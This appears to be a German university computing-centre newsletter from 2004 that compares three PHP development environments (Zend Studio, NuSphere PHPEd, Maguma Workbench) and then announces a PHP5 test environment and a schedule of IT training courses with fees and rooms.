Der integrierte Debugger ist komfortabel zu bedienen – bei einem Doppelklick auf ausgegebene Fehlermeldungen springt der Cursor im Quellcode des Editor-Fensters an die entsprechende Zeile. Ein entscheidender Nachteil ist jedoch, dass zum Debugging nur eine Ansicht des von PHP erzeugten Codes vorhanden ist und kein vollwertig integrierter Webbrowser, der den erzeugten Quellcode tatsächlich interpretiert. So ist zum Beispiel das Debugging eines Formulars nur eingeschränkt möglich, da weder Felder ausgefüllt noch Daten in Echtzeit abgesendet werden können.

Der Analyzer, den man im Quellcode-Fenster durch einen Klick mit der rechten Maustaste auswählen kann, hinterlässt einen guten Eindruck. Die von ihm gefundenen Fehler können durch Anklicken in einer ausführlicheren Version eingesehen werden; durch Doppelklick gelangt man zur entsprechenden Zeile im Quellcode. Doch auch hier ein Wermutstropfen: Referenzierte globale Variablen erkennt der Analyzer nicht korrekt. So wird beispielsweise ein Ausdruck der Form

```
<?php
$b = 5;
global $b;

function echoMe()
{
    $a =& $GLOBALS[„b“];
    $a = 10;
    $a++;
    echo „\a ist: $a, \b ist „ . $GLOBALS[„b“];
}

/* Ausgabe: „a ist 11, b ist 11“ */
echoMe();
?>
```

etwas irritierend mit „Der Wert der Variablen \$a wird nie benutzt“ beurteilt.

Absolutes Highlight: In Zend Studio 3.5 ist die kommende Version PHP5 bereits bei Warnungen des Code Analyzers

und bei der Code-Vervollständigung berücksichtigt. Dieses Feature ist deaktivierbar, falls z.B. die Programmierung ausschließlich mit PHP4 stattfinden soll.

Als Werkzeug zur Versionskontrolle dient CVS („Concurrent Versions System“). Zend Studio bringt dabei einen eigenen CVS-Client mit. Da der CVS-Dialog allerdings sehr spartanisch gehalten ist, wird die Versionskontrolle für Anwender erschwert, die nicht eingehender mit CVS vertraut sind. Ein weiteres Manko: Der CVS-Client war in unseren Tests nicht zur Zusammenarbeit über SSH und public-key Authentifizierung mit einem bestehenden CVS-Server zu bewegen.

Das Format von Zeilenenden lässt sich zwischen Unix (\n) und Windows (\r\n) umschalten – eine Funktion, die speziell beim Erstellen von z.B. .htaccess-Anweisungen für den Apache-Webserver wichtig ist, da diese Dateien keine Windows-, sondern nur Unix-Zeilenenden, enthalten dürfen.


Ein anderes nützliches Tool in Zend Studio, besonders für diejenigen, die lieber die Tastatur als die Maus bedienen, ist „Smart Home“: Einmaliges Drücken von „Pos1“ (deutsche Tastatur) bzw. „Home“ (englische Tastatur) löst einen Cursorsprung an den Zeilenanfang aus, ein weiteres Drücken der Taste führt zum Anfang des Codes in dieser Zeile.

Ebenso praktisch ist die Suche nach Inhalten in Dateien. Auf diese Weise lässt sich beispielsweise komfortabel die Verwendung bestimmter Variablen oder Funktionen in mehreren Dateien oder einem ganzen Projekt überprüfen.

Um schnell zu bestimmten Zeilen zu springen, ohne sich mühsam durch das gesamte Dokument scrollen zu müssen, können in einem Dokument „Lesezeichen“ gesetzt werden. Eine Übersicht aller gesetzter Lesezeichen lässt sich in allen Dokumenten eines Projekts einblenden und erlaubt dadurch eine komfortable und gezielte Navigation innerhalb von Dateien.

Oft werden in PHP-Projekten sogenannte Include-Dateien verwendet. Diese Dateien mit beliebigem Inhalt werden in mehreren Dokumenten in gleicher Form benötigt und über den `include()` Befehl an der gewünschten Stelle eingebunden. Die Gefahr dieses Vorgehens liegt allerdings darin, dass der Rest des Scripts mit großer Wahrscheinlichkeit nicht korrekt funktioniert, wenn die einzubindende Datei nicht existiert. Zend Studio bietet aber optional eine Überprüfung aller `include()` Anweisungen innerhalb eines Projekts auf das Vorhandensein der einzubindenden Datei an (Projekt->Überprüfe `include`-Dateien) und eliminiert damit diese potentielle Fehlerquelle.

Häufig benötigter Code („Code-Snippets“) lässt sich unter Zend Studio blockweise auch als Vorlage abspeichern und an beliebigen Stellen eines Dokuments wieder einfügen. Für jede Vorlage ist eine bestimmte Zeichenreihenfol-



Praktisch: Automatisches Überprüfen der include-Anweisungen in einem Projekt unter Zend-Studio.

ge („Key“) zu definieren. Wird sie im Editor eingetippt, erscheint das vollständige Code-Snippet. Was auf den ersten Blick sehr praktisch aussieht, entpuppt sich beim näheren Hinsehen allerdings eher als enttäuschend; denn im Aufklappmenü der Code-Vervollständigung ist das Code-Snippet optisch nicht von PHP-eigenen Funktionen oder HTML-Tags zu unterscheiden und deshalb leicht zu übersehen. Keys können außerdem entweder für PHP-Dateien oder HTML-Dateien, nicht aber für beide Formate zusammen ausgewiesen werden. Das macht die Verwendung von Code-Snippets in Dateien mit HTML- und PHP-Anweisungen nur eingeschränkt nutzbar.

Leicht zu Verwirrung führen kann das Syntax-Highlighting in Dateien, die HTML- und PHP-Code enthalten. Das Programm zeichnet ein unmittelbar auf ein anderes folgendes HTML-Tag farblich falsch aus, wenn ersteres durch PHP-Code unterbrochen und nicht durch HTML-, sondern durch PHP-Syntax, geschlossen wird. Folgendes Beispiel zur Verdeutlichung:

```
<p class="<?=  
'>' : "default">' ?>  
    <q> test </q>  
</p>
```

Vorbildlich ist die Upload-Integration auf einen Webserver unter Zend Studio gelöst: Nicht nur das FTP-Protokoll kann genutzt werden, sondern auch SFTP (FTP über SSH). SSH garantiert einen hohen Sicherheitsstandard bei der Übertragung sensibler Daten auf den Webserver und wird am RRZE standardmäßig zur Datenübertragung auf den Webserver verwendet. Bei der Nutzung von FTP werden hingegen alle Daten im Klartext und somit unverschlüsselt übertragen. FTP ist deshalb als Zugangsmöglichkeit zu den RRZE-Webservern abgeschaltet.

Während eines Evaluationszeitraums von 21 Tagen steht dem Benutzer die volle Funktionalität von Zend Studio zur Verfügung. Danach kann das Programm kostenlos zu nicht-kommerziellen Zwecken weiter benutzt werden, allerdings sind einige der Funktionen des Programms dann nicht mehr verfügbar.

NuSphere PHPEd 3.3.1

Die Oberfläche von NuSphere's PHPEd ist ähnlich der des Zend Studio Clients gestaltet, wirkt aber auf den ersten Blick funktionsreicher: Viele der über die Menüleiste verfügbaren Funktionen sind als Icons in den Toolbars sofort zugänglich.

Die einzelnen Fenster, wie Datei-Browser oder Debugger, lassen sich entweder statisch in die Oberfläche integrieren („andocken“) oder frei verschiebbar positionieren. Eine geteilte Ansicht eines Dokuments ist möglich, allerdings nur in zwei, und nicht wie im Zend-Editor in beliebigen Instanzen.

Standardmäßig integriert ist eine Fülle von Dokumentationen, wie man sie in keinem anderen der hier getesteten IDEs findet von HTML über PHP bis hin zu CVS – das spart beim Nachschlagen viel Zeit und erhöht den Komfort erheblich. PHP-Funktionen lassen sich praktischerweise mit der Maus aus der Dokumentation direkt in den Quellcode verschieben. Das erspart nicht nur Tipparbeit, sondern eliminiert auch ein Vertippen als Fehlerquelle bei orthographisch schwierigen Funktionen (z. B. *strncasecmp()*). Ebenso enthalten ist die Übersicht der vorhandenen Funktionen und Klassen einer PHP-Datei oder eines PHP-Projekts in einem separaten Fenster.

Eine der Toolbars der Oberfläche enthält außerdem klickbare Icons zur Generierung gebräuchlicher HTML-Codes, wie beispielsweise Formular-Elemente oder Tabellen. Sie lassen sich über Drop-Down-Listen vollständig ausfüllen und in das Dokument integrieren.

Der eingebaute Debugger arbeitet zuverlässig und gibt die Meldungen in einem separaten Fenster aus. Ein Doppelklick führt zu der Code-Zeile, die zur Meldung gehört. Besonders erwähnenswert ist die Integration eines vollwertigen Browsers, mit dem man nicht nur den Quellcode der generierten Seite ansehen, sondern auch die Seite komplett navigieren und bedienen kann. Auf diese Weise muss man das IDE nicht erst verlassen, um die Funktionalität der Seite/Applikation mit einem externen Browser zu testen. Unter allen Testkandidaten bietet nur PHPEd diese Möglichkeit.

Eine nette Zusatzfunktion stellt der NuSoap-Client dar. „SOAP“ (Simple Object Access Protocol) ist ein XML-basiertes Protokoll, das Applikationen einen Datenaustausch über das HTTP-Protokoll erlaubt (welches wiederum „das“ Internet-Protokoll ist). NuSoap ist eine Schnittstelle, die SOAP in PHP verfügbar macht. Ursprünglich von NuSphere entwickelt, ist NuSoap nun als Open Source Projekt verfügbar [4]. PHPEd stellt ein Frontend für NuSoap in einem separaten Fenster und einen NuSoap-Assistenten bereit. Durch ein Ziehen mit der Maus lassen sich so sehr leicht Abfragen an Webdienste wie Amazon oder die DNA-Datenbank von Japan (!) realisieren. Die Nutzung des NuSoap-Assistenten setzt jedoch eine aktive Internetverbindung voraus.

Wiederum nur in PHPEd verfügbar ist der sogenannte Code Profiler. Mit ihm lässt sich die Ausführungsgeschwindigkeit einzelner Funktionen im PHP-Script sehr komfortabel testen. Algorithmen oder Anweisungen können so gezielt optimiert werden.

Ein weiteres Highlight ist der integrierte Datenbank-Client, der in einem separaten Fenster dargestellt wird. Innerhalb des IDEs lassen sich Verbindungen zu MySQL- und PostgreSQL-Datenbanken herstellen. Testweise können auch SQL-Abfragen abgeschickt oder Relationen von Datenbank-Tabellen eingesehen werden.

Als Werkzeug zur Versionskontrolle kommt wie in Zend Studio ein mitgelieferter CVS-Client zum Einsatz. In PHPEd


lassen sich die CVS-Befehle jedoch frei konfigurieren. Das macht den Einsatz alternativer Versionskontrollsysteme, wie beispielsweise Subversion [5] theoretisch möglich.

Das Format von Zeilenend-Codes lässt sich zwischen Unix, Windows, und Mac im „Datei speichern“-Dialog ebenso umschalten wie die Zeichencodierung (z. B. ASCII oder ISO-8859-15). Die Funktionen „Smart Home“, Bookmarking von Code-Zeilen und Suchen innerhalb von Dateien sind auch unter PHPEd verfügbar.

Sehr nützlich: Es lassen sich beliebige Zeichen nicht nur im aktiven Dokument, sondern auch in mehreren Dateien ersetzen – ein Feature, das allen anderen Testkandidaten leider fehlt. Um für mehr Übersichtlichkeit und sauberer formatierten (X)HTML- und XML-Code zu sorgen, besitzt NuSphere's Produkt die Hilfsfunktionen „Tidy HTML“, „Tidy XML“, und „Tidy XHTML“.

Code-Snippets werden in PHPEd als „Vorlagen“ bezeichnet, die sich abhängig vom Dateiformat (z.B. HTML oder PHP) komfortabel über einen Tastatur-Shortcut (standardmäßig <ctrl>+J) einfügen lassen. Vorlagen können für eine große Anzahl an Programmier- und Scriptsprachen frei definiert werden.

Das Syntax-Highlighting in PHPEd ist in der Standardeinstellung konsistent umgesetzt, jedoch auch frei konfigurierbar. Wie in Zend Studio werden allerdings gemischte Sprachkonstrukte innerhalb einer Datei nur eingeschränkt



Code-Dokumentation mit einem Mausklick bei PHPEd.

farblich ausgezeichnet. PHPEd trennt in der Standard-einstellung Code-Blöcke verschiedener Sprachen jedoch optisch eindeutiger als Zend Studio.

Besonders hervorzuheben ist die Möglichkeit zur automatischen Dokumentierung von PHP-Code. PHPEd verwendet hierfür phpDocumentor [6], ein Open Source Projekt, das wiederum die Syntax des für Java verwendeten Systems javadoc für PHP übernimmt (phpdoc). Die Dokumentation eines in PHPEd angelegten Projekts wird durch einen einzelnen Mausklick auf den Projekt-Namen generiert, vorausgesetzt, der PHP-Quellcode ist mit den entsprechenden phpdoc-Kommentaren versehen. In der ansonsten umfangreichen Dokumentation, die PHPEd beiliegt, fehlen leider die Hilfetexte zu phpDocumentor.

Maguma Workbench 2.0.5 mit Toolkit

Bereits bei der Installation der Software galt es die erste Hürde zu überspringen: Die vorgewählten Einstellungen (inklusive der mitgelieferten „php.ini“) mussten im Test übernommen werden, da so manche Programm-Komponente sonst ihren Dienst versagte (Beispiel: Debugger). Ein Blick hinter die Kulissen bzw. in die verwendeten Module von Maguma Workbench zeigte auch, dass diverse Komponenten aus früheren Software-Versionen („Maguma Studio“) übernommen wurden.

Alles in allem war das Programm in unserem Test überaus eigensinnig und stürzte einige Male ohne erkennbaren Grund und ohne Fehlermeldung ab. Kein Einzelfall, wie eine Recherche im Forum erkennen ließ [7]. Andere Benutzer äußerten ähnliche Schwierigkeiten.

Die Oberfläche des Programms präsentiert sich vergleichsweise spartanisch. Die Anordnung der Fenster ist zwar ähnlich der der anderen Testkandidaten, auch die Fenster sind verschiebbar und können wahlweise an- oder abgedockt werden. Anstelle der sonst üblichen „Projekt“-Reiter findet man nur eine „Workbench“-Übersicht. Ihr können mehrere Projekte beifügt werden, einen praktischen Nutzen hat sie allerdings ebenso wenig wie die eigentliche Projekt-Verwaltung, die keine zusätzlichen Möglichkeiten, wie sie beispielsweise NuSphere's PHPEd bietet, offenlegt.


Der Debugger, so er denn zu benutzen ist, arbeitet erwartungsgemäß. Die Ansicht des erzeugten HTML-Codes ist intern und in einem externen Browser möglich. Ein tatsächliches Rendering des Codes, wie Web-Browser dies tun, ist nicht verfügbar.

Ein Highlight gibt es dennoch. Maguma Workbench beherrscht als einziger Testkandidat „Code-Folding“, kann also geklammerte Code-Blöcke vorübergehend ausblenden. Nur so lässt sich auch in sehr langen Dateien problemlos der Überblick bewahren. Die Alternative wäre sonst extensives Scrollen. Das IDE bietet ein sehr effektives Syntax-Highlighting. Selbst in Dateien mit gemischter Sprachen-Syntax (beispielsweise HTML und PHP) heben sich die einzelnen Abschnitte sehr übersichtlich und farblich eindeutig voneinander ab.


Ein weiteres Feature, das nur Maguma Workbench zu bieten hat, ist eine Hilfsfunktion zum Erstellen von ‚Regulären Ausdrücken‘. Genauso praktisch ist das in Maguma Workbench integrierte „HTML Tidy“ [8], ein frei verfügbares, vom W3C (World Wide Web Konsortium) [9] entwickeltes Programm, mit dessen Hilfe fehlerhafter HTML-Quellcode korrigiert wird. Maguma Workbench stellt die vom Programm gelieferten Hinweise in einem separaten Fenster dar und korrigiert den HTML-Quellcode des aktiven Dokuments. Natürlich kann das Tool HTML Tidy falsch geschriebenen Quellcode nicht „magisch“ berichtigen, es assistiert jedoch sehr komfortabel beim „Aufräumen“ von HTML-Anweisungen.

Code-Snippets, Bookmarks und die Konvertierung von Zeilenenden sind wie bei den anderen gestesteten Programmen möglich. Darüber hinaus kann man den erstellten PHP-Code interaktiv nach dem bereits oben erwähnten phpDoc-Stil kommentieren; ein Generator zur Erstellung der eigentlichen Dokumentation ist geplant, aber noch nicht implementiert.

Die Unterstützung des Versionskontrollsystems wird auch in Maguma Workbench mit einem mitgelieferten CVS-Client realisiert. Die Nutzung von CVS ist allerdings auf das Ein- und Auschecken von Dokumenten beschränkt, vorausgesetzt, der CVS-Client ist zum Funktionieren zu bewegen. Im Test war dies nur selten der Fall.



Fragwürdiges Feature: „Workspace“ in Workbench.



Assistent für Reguläre Ausdrücke unter Maguma Workbench.

Maguma Workbench bringt eine umfangreiche Dokumentation zu HTML, PHP, und CSS mit. Die Dokumentation des eigentlichen IDEs ist allerdings bestenfalls als oberflächlich zu beschreiben.

Fazit

Die eingangs gestellte Frage, ob Produktivität und Komfort beim Entwickeln und Verwalten von PHP-Applikationen durch die Verwendung von IDEs erhöht werden, lässt sich für alle Testkandidaten mit einem klaren Ja beantworten. Optionen wie Code-Completion, Code-Snippets und Debugging ermöglichen beim Erstellen von PHP-Skripten Zeitersparnis. Andere integrierte Hilfsprogramme wie PHPEd's phpDocumentor, Include-Datei-Überprüfung von Zend Studios oder „Tidy HTML“ bei Maguma steigern nicht nur Komfort und Produktivität, sondern eliminieren auch noch potentielle Fehlerquellen.

Eine Entwicklungsumgebung, die alles kann, gibt es erwartungsgemäß unter den hier getesteten IDEs trotzdem nicht.

Wer großen Wert auf die Performanz von PHP-Applikationen legt, kommt um einen Code-Analyzer und damit das Produkt Zend Studio nicht herum. Reichhaltige und komfortable Dokumentationen bietet nur PHPEd; außerdem ist es das einzige IDE mit einem ausgewachsenen integrierten Browser. Maguma Workbench hat seine Stärken im Code-Folding und in der Plug-in Architektur. Über Letztere bessert der Hersteller hoffentlich bald nach, um die Stabilität des Programms zu verbessern.

Einziges Kriterium, das keines der getesteten Programme erfüllte, war die automatische Substitution von Umlauten während des Tippens mit den entsprechenden HTML-Entities (z.B. sollte aus „ä“ dann „¨“ werden).

Wir sind zu dem Schluss gekommen, dass es sich bei intensiverer Nutzung von PHP durchaus lohnt, die Kosten für eine Entwicklungsumgebung aufzubringen. Die Wahl der „richtigen“ hängt allerdings von den Präferenzen des jeweiligen Benutzers ab.

Weitere Links:

- [1] <http://www.maguma.com/products/?article%20=Workbench>
- [2] <http://www.zend.com/store/products/zend-studio.php>
- [3] <http://nusphere.com/products/index.htm>
- [4] <http://sourceforge.net/projects/nusoap/>
- [5] <http://subversion.tigris.org/>
- [6] <http://www.phpdoc.org/>
- [7] <http://support.maguma.com/forum/>
- [8] <http://www.w3.org/People/Raggett/tidy/>
- [9] <http://www.w3.org/>

V. Buzek

PHP5 im Test

Am RRZE ist mittelfristig die Umstellung auf die aktuelle Version 5 der beliebten Skriptsprache PHP geplant. Ein genaues Datum steht noch nicht fest, wird aber mit ausreichend Vorlaufzeit bekanntgegeben. PHP5 soll 100% kompatibel zu PHP4 sein, erweitert jedoch den Funktionsumfang der Sprache besonders im objekt-orientierten Bereich erheblich. Aus diesem Grund hat das Web-Team des RRZE für die Webhosting-Kunden eine Testumgebung bereitgestellt, unter der bestehende PHP-Skripte mit der neuesten Version der Skriptsprache evaluiert werden können. Die Testumgebung läuft unter dem Webserver Apache2 mit PHP5 als CGI samt ausgewählten PEAR-Modulen und einigen neuen PHP-Extensions (z. B. SQLite, gd, etc).

Bei Interesse können sich die Webhosting-Kunden des RRZE unter der E-Mail-Adresse webmaster@rrze.uni-erlangen.de an das Webteam wenden, um einen Zugang für die Testumgebung zu erhalten.

V. Buzek

Neue Schulungen, neue Zahlungsmöglichkeit & Xpert-Zertifizierung

SITE:

Schulungszentrum für Informationstechnologie Erlangen

Neue Schulungen

Das Schulungsprogramm des RRZE (S. 63-69) wird kontinuierlich überarbeitet und an den Weiterbildungsbedarf und die Interessen der Universitätsangehörigen angepasst. Mit Beginn des WS 2004/05 bieten wir Ihnen vier neue Schulungen an, die es in dieser Form noch nicht gab:

Ergonomie am Arbeitsplatz (ab Oktober 2004)

Stundenlanges Sitzen am Computer kann zu gesundheitlichen Beschwerden führen. Es gibt jedoch Maßnahmen, die dazu beitragen, die Arbeitsbedingungen zu verbessern und dadurch nicht nur helfen Gesundheitsschäden vorzubeugen, sondern auch die Leistungsfähigkeit zu erhöhen. Neben den allgemeinen Grundsätzen zur Ergonomie am Arbeitsplatz lernen Sie in dieser Schulung auch die Vorzüge ergonomisch geformter Mäuse und Tastaturen und die notwendigen Hard- und Software-Konfigurationen für ein entspanntes und gesundheitsschonendes Arbeiten kennen.

Projektverwaltung mit MS Project (ab November 2004)

Projektmanagement hat das Ziel, Projekte in einem vorgegebenen Zeit- und Kostenrahmen durchzuführen. Damit dieses Ziel erreicht werden kann, sollte der Projektleiter nicht nur Organisationstalent haben, sondern auch methodisch und technisch geschult sein. Warum also nicht die Unterstützung von Projektmanagement-Software in Anspruch nehmen? Lernen Sie die Grundlagen der Projektverwaltung, das Ressourcenmanagement, den prinzipiellen Aufbau des Programms und die Möglichkeiten der Projektdarstellung kennen.

Webmaster – Grund- u. Aufbaukurs (ab November 2004)

Fehlende bzw. unzulängliche Internetpräsenz wird in Zukunft für kaum eine Einrichtung mehr tragbar sein. Doch mit dem bloßen Erlernen von HTML-Anweisungen oder dem Wissen, wie man das Programm Dreamweaver anwendet, ist noch kein professioneller Webauftritt garantiert. Die Teilnehmer der Schulung Webmanagement erlernen deshalb neben der Erstellung und Verwaltung von Websites insbesondere auch die Planung und Durchführung von Internetprojekten.

PHP II: Kurs für Fortgeschrittene (ab Februar 2005)

Hypertext Preprocessor, kurz PHP, ist eine leistungsstarke serverseitige Scriptsprache zur Erstellung von dynamischen Websites und komplexen Web-Anwendungen. PHP besticht durch einen sehr großen Funktionsumfang und die vielen unterstützten Datenbanksysteme. Neben dem bereits etablierten Einsteigerkurs PHP 1 bietet das SITE jetzt erstmals eine Schulung für fortgeschrittene PHP-Programmierer: Objektorientierte Programmierung, Sicherheitsaspekte, dynamische Erstellung von pdf-Dateien stehen u.a. inhaltlich im Vordergrund.

Termine für Xpert-Zertifizierungen

Das RRZE nimmt seit zwei Jahren Zertifizierungsprüfungen nach dem europaweit anerkannten Lehrgangssystem Xpert vor. Im Rahmen der Zertifizierung wird je eine Prüfung in Windows-Grundlagen, Internet Basics und Textverarbeitung Basics abgelegt. Die Auswertung der Prüfung erfolgt durch das RRZE nach einem europaweit gültigen Bewertungsraster. Der Besuch der am RRZE angebotenen entsprechenden Kurse wird empfohlen, ist aber keine Prüfungsvoraussetzung.

Prüfungstermine zur Xpert-Zertifizierung

17. Dezember 2004: 9-11 Uhr und 11.30-13.30 Uhr

Ort: RRZE, Raum 1.025, Martensstr. 1, 91058 Erlangen

Anmeldung: bis 29. Oktober 2004

- An jedem Termin können bis zu zwei Modulprüfungen abgelegt werden.
- Die Kosten für die Prüfungsunterlagen sind im Prüfungspreis von 50 € enthalten.
- Weitere Informationen unter: www.kurse.rrze.uni-erlangen.de/zertifizierungen.php

Zusätzliche Zahlungsmöglichkeit

Endlich hat die Odyssee ein Ende! Studierende können ihre Kursgebühren nun auch per Überweisung entrichten und nicht mehr wie früher nur durch Bareinzahlung. Damit kommt das SITE dem Wunsch vieler Studierender nach, für die die Bezahlung der Schulungsgebühren oft mit erheblichem Aufwand verbunden war. Wer seine Kursgebühren dennoch lieber bar einahlt, kann dies nun auch im IT-Betreuungszentrum Nürnberg (IZN) an der WiSo tun.

Anmeldemodalitäten, Veranstaltungsorte, Gebühren

Schulungen & Workshops am RRZE

Das RRZE bietet allen Studierenden sowie den Mitarbeitern der FAU ein umfangreiches Kursprogramm zur Benutzung der Arbeitsplatzrechner, der zentralen Server und der Netzdienste an. Die Schulungen finden sowohl zur vorlesungsfreien als auch während der Vorlesungszeit als Halb- bzw. Ganztagesveranstaltungen statt.

Auf den folgenden Seiten finden Sie unser Schulungsangebot bis einschließlich Juni 2005. Natürlich aktualisieren und erweitern wir unsere Veranstaltungspalette kontinuierlich.

Informieren Sie sich daher bitte immer auf den WWW-Seiten des RRZE, unter <http://www.kurse.rrze.uni-erlangen.de>

Zeitraum der Anmeldung

Sie können sich ab sofort für alle Schulungen bis einschließlich Juni 2005 anmelden.

Ort der Anmeldung

Online, unter
<http://www.kurse.rrze.uni-erlangen.de>

Veranstaltungsorte

ER-Innenstadt:

Raum 1.021, Halbmondstraße 6-8

ER-Südgelände:

Raum 1.153, Martensstraße 3 (Informatikhochhaus)

Raum 1.025, Martensstraße 1 (RRZE)

Nürnberg-WiSo:

Raum: 0.420 IZN, Lange Gasse 20, 90403 Nürnberg

Nürnberg-EWF:

MultiMedia-Labor, Regensburger Straße 160, 90478 Nbg.

Kursgebühren

Mitarbeiter der FAU

Die Zahlung des Kostenbeitrags erfolgt für die Mitarbeiter der FAU mittels Kostenübernahmeerklärung des Instituts innerhalb von fünf Werktagen nach der Online-Anmeldung oder in bar direkt an der Service-Theke des RRZE bzw. an der Beratung des IT-Betreuungszentrums Nürnberg (IZN). Bei Stornierungen bis eine Woche vor Kursbeginn fällt keine Kursgebühr an. Bei Stornierung nach diesem Termin ist die Kursgebühr in voller Höhe zu entrichten, es sei denn, ein Teilnehmer aus der Warteliste rückt nach.

Studierende der FAU

Für Studierende ist künftig die Zahlung des Kostenbeitrags per Überweisung möglich. Die Zahlung erfolgt dabei innerhalb von fünf Werktagen nach der Online-Anmeldung, bis spätestens zehn Werktage vor Kursbeginn. Für eine eventuelle Rücküberweisung der Gebühren bei Kursausfall ist eine entsprechende Kontonummer anzugeben.

Die Kursgebühren können weiterhin natürlich auch bar eingezahlt werden: wie bisher an der Service-Theke des RRZE in Erlangen und nun außerdem an der Beratung des IT-Betreuungszentrum Nürnberg (IZN) an der WiSo.

Kostengruppen

Die angegebenen Preise beziehen sich auf Kursteilnehmer der Kostengruppe 1 (Mitarbeiter aller Fakultäten der FAU, Studierende); für Kostengruppe 2 (Kliniken, andere Hochschulen u.a.) gilt der doppelte Wert, da hier die Subventionierung entfällt.

Anwendungssoftware & Betriebssysteme

Schulungen & Workshops

Die mit dem Xpert-Logo versehenen Veranstaltungen helfen Ihnen bei der Vorbereitung zu den vom RRZE abgenommenen Prüfungen nach dem Lehrgangssystem „Europäischer Computer Pass“ und sind damit Grundlage für die europaweit anerkannte Xpert-Zertifizierung.

Falls Sie Interesse am Erwerb des Computer Passes haben, wenden Sie sich bitte an schulung@rrze.uni-erlangen.de



Office-Anwendungen

Textverarbeitung mit Word – Grundkurs

1. Termin: 18.-19.01.2005, 9-16 Uhr

Raum: 1.021, Erlangen-Innenstadt

2. Termin: 09.-10.03.2005, 9-16 Uhr

Raum: 1.021, Erlangen-Innenstadt

3. Termin: 04.-05.04.2005, 9-16 Uhr

Raum: MM-Labor, EWF-Nürnberg

4. Termin: 12.-13.04.2005, 9-16 Uhr

Raum: 1.021, Erlangen-Innenstadt

5. Termin: 20.-21.06.2005, 9-16 Uhr

Raum: 1.021, Erlangen-Innenstadt

Kostenbeitrag: 50 €/Teilnehmer/-in

Voraussetzung: PC-Grundkenntnisse

Inhalt: Aufbau und Arbeitsweise sowie Funktion und Leistungsmerkmal d. Textverarbeitungsprogramms: Texteingabe, Textgestaltung, Erzeugung v. Spalten u. Tabellen, Einbinden v. Grafiken.

Hinweis: Diese Schulung unterstützt Sie bei der Vorbereitung für die Xpert-Prüfung „Textverarbeitung Basic“.



Textverarbeitung mit Word – Workshop 1

Tabellen und Serienbriefe

1. Termin: 26.11.2004, 9-12.15 Uhr

Raum: 0.420, WiSo-Nürnberg

2. Termin: 04.02.2005, 9-12.15 Uhr

Raum: 1.021, Erlangen-Innenstadt

3. Termin: 17.03.2005, 9-12.15 Uhr

Raum: 0.420, WiSo-Nürnberg

4. Termin: 11.04.2005, 9-12.15 Uhr

Raum: MM-Labor, EWF-Nürnberg

